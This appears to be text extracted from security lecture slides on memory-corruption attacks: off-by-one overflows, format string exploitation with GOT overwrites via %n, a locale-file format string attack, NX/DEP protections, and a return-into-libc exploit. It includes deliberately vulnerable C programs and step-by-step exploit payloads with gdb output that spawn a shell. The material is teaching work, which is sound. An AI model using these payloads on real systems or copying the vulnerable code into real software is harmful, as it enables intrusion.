


What Happens Next?

- When func() returns, ebp points to &&shellcode - 4
- When main() returns, the return sequence has the following effects
 - %esp takes the value of %ebp (&&shellcode - 4)
 - pop %ebp increases %esp's value by 4 (&&shellcode)
 - Upon return (ret), the pc is set to the value at the address of the stack pointer (esp=&&shellcode)
 - The attacker's shellcode is executed


main() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
    ...  
    mov %ebp, %esp  
    pop %ebp  
    ret
```




main() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
    mov %ebp, %esp  
    pop %ebp  
    ret  
}
```




main() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
    mov %ebp, %esp  
    pop %ebp  
    ret  
}
```




main() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
}  
mov %ebp, %esp  
pop %ebp  
ret
```



main() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
}  
mov %ebp, %esp  
pop %ebp  
ret
```




Lessons Learned

- Loops must be thoroughly checked
- User-supplied input should not lead to arbitrary loop iterations
- Off-by-one vulnerabilities can cause crashes and also the execution of arbitrary code

What is Overwritten: Format String Vulnerabilities


- Whenever a `*printf(... char *fmt...)` function is used with user-supplied input it is possible to read/write values in the process memory by providing a carefully crafted format string
 - `printf("Hello %s!\n", name);` is OK
 - `printf(buf);` is not! `buf` will be interpreted as a format string
 - What if `buf="%d %d"`?
 - If parameters are missing, values from the stack are used instead

Format String



```
printf ("a has value %d, b has value %d, c is at address: %08x\n", a, b, &c);
```

Format String (con't)



```
printf ("\x10\x01\x48\x08 %x %x %x %x %s");
```

printf()'s Lesser Known Facts

- It is possible to reference the i^{th} element on the argument list using the notation %i\$p
 - Note: This does not cause an argument to be popped from the stack
- It is possible to specify the amount of characters being printed using the notation %kp
- When %n is found, the number of output characters processed is stored at the address passed as the next argument
 - `printf("Hello%n", &len);` puts the value 5 in the variable len

A Simple Vulnerable Program

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char const
*argv[])
{
    FILE* f;
    f = fopen("/tmp/log", "a+");
    add_log(f);
    fclose(f);
    return 0;
}

int add_log(FILE* f) {
    char line[65536];
    int i = 0;
    while (1) {
        if (read(0, &line[i], 1)) exit (1);
        i++;
        if (i == 65536) exit(1);
        if (line[i - 1] == '\n') {
            line[i] = '\0';
            break;
        }
    }
    fprintf(f, line);
    return 0;
}
```

Sample Executions

```
$ gcc -m32 format_string.c -o format-simple
$ echo "test line" | ./format-simple; tail -1 /tmp/log
test line

$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%p" * 8'` | ./format-simple; tail -1 /tmp/log
AAAABBBBCCCCDDDD0x10x414141410x424242420x434343430x444444440x702570250x702570250x70257025
```

Format String Exploitation

- Using %n, we can write to any memory address
- The GOT has the addresses of dynamically linked functions

```
$ readelf --relocs ./format-simple
```

```
Relocation section '.rel.dyn' at offset 0x2ec contains 1 entries:
```

Offset	Info	Type	Sym.Value	Sym. Name
080497bc	00000106	R_386_GLOB_DAT	00000000	__gmon_start__

```
Relocation section '.rel.plt' at offset 0x2f4 contains 7 entries:
```

Offset	Info	Type	Sym.Value	Sym. Name
080497cc	00000107	R_386_JUMP_SLOT	00000000	__gmon_start__
080497d0	00000207	R_386_JUMP_SLOT	00000000	__libc_start_main
080497d4	00000307	R_386_JUMP_SLOT	00000000	read
080497d8	00000407	R_386_JUMP_SLOT	00000000	fclose
080497dc	00000507	R_386_JUMP_SLOT	00000000	fopen
080497e0	00000607	R_386_JUMP_SLOT	00000000	fprintf
080497e4	00000707	R_386_JUMP_SLOT	00000000	exit

GOT

```
call    804839c <fclose@plt>
```

```
0804839c <fclose@plt>:
```

```
804839c:      jmp      *0x80497d8
80483a2:      push     $0x18
80483a7:      jmp      804835c <_init+0x30>
```

```
080497d8 00000407 R_386_JUMP_SLOT 00000000
fclose
```

Format String Exploitation

- So, by writing into 080497d8 we control what happens after calling fclose

```
$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%p" * 8'` | ./format-simple; tail -1 /tmp/log  
AAAABBBBCCCCDDDD0x10x414141410x424242420x434343430x444444440x702570250x702570250x70257025
```

```
$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%2\ $p" '` | ./format-simple; tail -1 /tmp/log  
AAAABBBBCCCCDDDD0x41414141
```

```
$ echo `python -c 'print "\xd8\x97\x04\x08BBBBCCCCDDDD" + "%2\ $x" '` | ./format-simple; tail -1 /tmp/log  
BBBBCCCCDDDD80497d8
```

```
$ echo `python -c 'print "\xd8\x97\x04\x08BBBBCCCCDDDD" + "%2\ $n" '` | ./format-simple; tail -1 /tmp/log
```

Format String Exploitation

```
$ echo `python -c 'print
"\xd8\x97\x04\x08BBBBCCCCDDDD" + "%2\
$n"'` > test
$ gdb ./format-simple
(gdb) r < test
Program received signal SIGSEGV,
Segmentation fault.
0x00000010 in ?? ()
(gdb) info registers
...
eip                0x10
...
```

Format String Exploitation

- How to control the value to write?
 - To the man page!
 - "The field width"
- `printf( "%200x", 0 )` will pad the 0 with 200 space characters
- This allows us to control the number of characters that are output!
- What is the number that we want to write?
 - &of our shellcode, say at `0xffffcaf5`
 - Which is 4,294,953,717 (4.2 GB)

Format String Exploitation

- Instead of writing 0xffffcaf5 all in one go, let's write 0xff 0xff 0xca 0xf5 separately
 - To the man page!
 - %hhn will act as a "signed char" and only write one byte
- We've already output 16 (0x10) bytes, so to get to 0xff we need ($0xff - 0x10 = 0xef = 239$)

Format String Exploitation

```
$ echo `python -c 'print
"\xd8\x97\x04\x08BBBBCCCCDDDD" + "%239x%2\${hhn}"` >
test
gdb... run...
Program received signal SIGILL, Illegal instruction.
0x080483ff in _start ()
$ echo `python -c 'print
"\xdb\x97\x04\x08BBBBCCCCDDDD" + "%239x%2\${hhn}"` >
test
Program received signal SIGSEGV, Segmentation fault.
0xff0483a2 in ?? ()
$ echo `python -c 'print
"\xdb\x97\x04\x08\xda\x97\x04\x08CCCCDDDD" +
"%239x%2\${hhn}%3\${hhn}"` > test
Program received signal SIGSEGV, Segmentation fault.
0xfffffba4b in ?? ()
```

Format String Exploitation

- At 0xfffffba4b, want 0xffffcaf5
 - Need to change output from 0xff to 0xca for next byte
 - Wraparound
 - Need to write out $1 + 0xca = 203$

```
$ echo `python -c 'print  
"\xdb\x97\x04\x08\xda\x97\x04\x08\xd9\x  
97\x04\x08DDDD" + "%239x%2$hhn%3\  
$hhn%203x%4$hhn"'` > test  
process 52731 is executing new program:  
/bin/bash
```

The locale attack

- The localization system contains a database to translate error messages, formats, etc. in a language other than English
 - E.g.: /usr/lib/locale/it_IT/LC_MESSAGES
- It is possible to specify the language in the language variable (e.g., LANGUAGE=it_IT)
- When an error is found the language database is searched for the right message
- In a vulnerable implementation, it was possible to specify a user-provided language file
LANGUAGE=it_IT/../../../../../../../../tmp

LC_MESSAGE/libc.po

```
msgid "%s: invalid option -- %c\n"
```

msgstr"

% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x%
 .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .
 8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8
 x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x
 % .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x%
 .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .
 8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8
 x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x% .8x
 % .8x% .8x% .8x% .8x% .8x% .8x% .8x%63222c%hn%50561c%hn\n"

Lessons Learned

- Whenever an attacker can control the format string of a function such as `*printf()` and `syslog()`, there is the potential for a format string vulnerability
 - `fprintf(f, buf)` BAD
 - `fprintf(f, "%s", name_str)` GOOD
 - `printf(buf, var_i, var_j)` still BAD
- Format string attacks are made possible by the lack of parameter validation

Memory Corruption Protections

- Prevention
 - Write decent programs! (impossible)
 - Use a language that performs boundary checking and does not allow pointer arithmetic (e.g., Java or Python)
 - Perform analysis of the program before execution (static analysis)
 - Make exploitation harder
- Detection
 - Perform checks on the program during execution (dynamic analysis)
 - System call analysis (e.g., sequence analysis)
 - Detect “write and execute” action sequences
 - Integrity checking (e.g., return address integrity checks)

Making Exploitation Harder

- Continuous arms race: we will follow a semi-historical approach
- Step 1: Non-executable stack

Linux Stack Protection

- In order to avoid execution of code on the stack, Linux leverages the NX bit
 - Requires that the kernel uses the Physical Address Extension mode
- The NX bit marks a memory area as Non-executable

DEP and W^X

- Data Execution Prevention (DEP) is Microsoft's implementation of the NX mechanism
 - It supports the NX bit in hardware if present, or it emulates the mechanism if missing
- W^X (W xor X) is a security feature of OpenBSD
 - Forces pages to be either executable or writable but not both

Problem with Non-Executable Memory

- The idea behind the NX bit (W^X/DEP) is to never have memory that is both writable and executable at the same time
- Certain applications, like JIT-ing interpreters, might require this feature

Return-into-libc Exploit

- If the stack is protected from execution, the overflow can be used to set a fake call frame that will be invoked when ret is executed by the currently executing function
- Any function that is currently linked can be executed
 - Often system() is used
 - strcpy() can be used to copy shellcode into executable areas
- The attacker needs to be able to locate the address of the system() function in memory
 - Debugger, /proc/maps

```
#include <string.h>
```

```
int main(int argc, char** argv)
{
    char foo [50];
    strcpy(foo, argv[1]);
    return 10;
}
```

```
main:
```

```
    push %ebp
    mov %esp,%ebp
    sub $0x3c,%esp
    mov 0xc(%ebp),%eax
    add $0x4,%eax
    mov (%eax),%eax
    mov %eax,0x4(%esp)
    lea -0x32(%ebp),%eax
    mov %eax,(%esp)
    call 80482d0 <strcpy@plt>
    mov $0xa,%eax
    leave
    ret
```

```
gcc -Wall -Wall -O0 -g -fno-omit-frame-pointer -Wno-
deprecated-declarations -D_FORTIFY_SOURCE=0 -fno-pie -Wno-
format -Wno-format-security -fno-stack-protector -m32
-mpreferred-stack-boundary=2 test.c
```

```
$ readelf -lW a.out
```

```
Elf file type is EXEC (Executable file)
```

```
Entry point 0x8048320
```

```
There are 9 program headers, starting at offset 52
```


```
Program Headers:  Type              Offset      VirtAddr    PhysAddr    FileSiz
MemSiz  Flg Align
PHDR                0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
INTERP              0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
LOAD                0x000000 0x08048000 0x08048000 0x005bc 0x005bc R E
0x1000
LOAD                0x000f08 0x08049f08 0x08049f08 0x00118 0x0011c RW
0x1000
DYNAMIC              0x000f14 0x08049f14 0x08049f14 0x000e8 0x000e8 RW  0x4
NOTE                0x000168 0x08048168 0x08048168 0x00044 0x00044 R   0x4
GNU_EH_FRAME        0x0004e0 0x080484e0 0x080484e0 0x0002c 0x0002c R   0x4
GNU_STACK            0x000000 0x00000000 0x00000000 0x00000 0x00000 RW 0x10
GNU_RELRO            0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R   0x1
```

```

$ gdb a.out
(gdb) b main
(gdb) r foo
(gdb) p/x &system
$2 = 0xb7e66310
(gdb) info inferior
Num Description Executable* 1 process 14077 /home/
ubuntu/a.out
(gdb) !cat /proc/14077/maps
08048000-08049000 r-xp 00000000 fd:01 134876 /home/ubuntu/a.out
08049000-0804a000 r--p 00000000 fd:01 134876 /home/ubuntu/a.out
0804a000-0804b000 rw-p 00001000 fd:01 134876 /home/ubuntu/a.out
b7e25000-b7e26000 rw-p 00000000 00:00 0
b7e26000-b7fce000 r-xp 00000000 fd:01 12884 /lib/i386-linux-gnu/libc-2.19.so
b7fce000-b7fcf000 ---p 001a8000 fd:01 12884 /lib/i386-linux-gnu/libc-2.19.so
b7fcf000-b7fd1000 r--p 001a8000 fd:01 12884 /lib/i386-linux-gnu/libc-2.19.so
b7fd1000-b7fd2000 rw-p 001aa000 fd:01 12884 /lib/i386-linux-gnu/libc-2.19.so
b7fd2000-b7fd5000 rw-p 00000000 00:00 0
b7fdb000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0 [vdso]
b7fde000-b7ffe000 r-xp 00000000 fd:01 12681 /lib/i386-linux-gnu/ld-2.19.so
b7ffe000-b7fff000 r--p 0001f000 fd:01 12681 /lib/i386-linux-gnu/ld-2.19.so
b7fff000-b8000000 rw-p 00020000 fd:01 12681 /lib/i386-linux-gnu/ld-2.19.so
bffd000-c0000000 rw-p 00000000 00:00 0 [stack]
(gdb) find 0xb7e26000, 0xb7fd2000, "/bin/sh"
0xb7f8684c
1 pattern found.
(gdb) x/s 0xb7f8684c
0xb7f8684c: "/bin/sh"

```

```
(gdb) r `python -c "print 50 *  
'a' + 'bcde' + '\x10\x63\xe6\xb7'  
+ '\x4c\x68\xf8\xb7' "`
```



main:

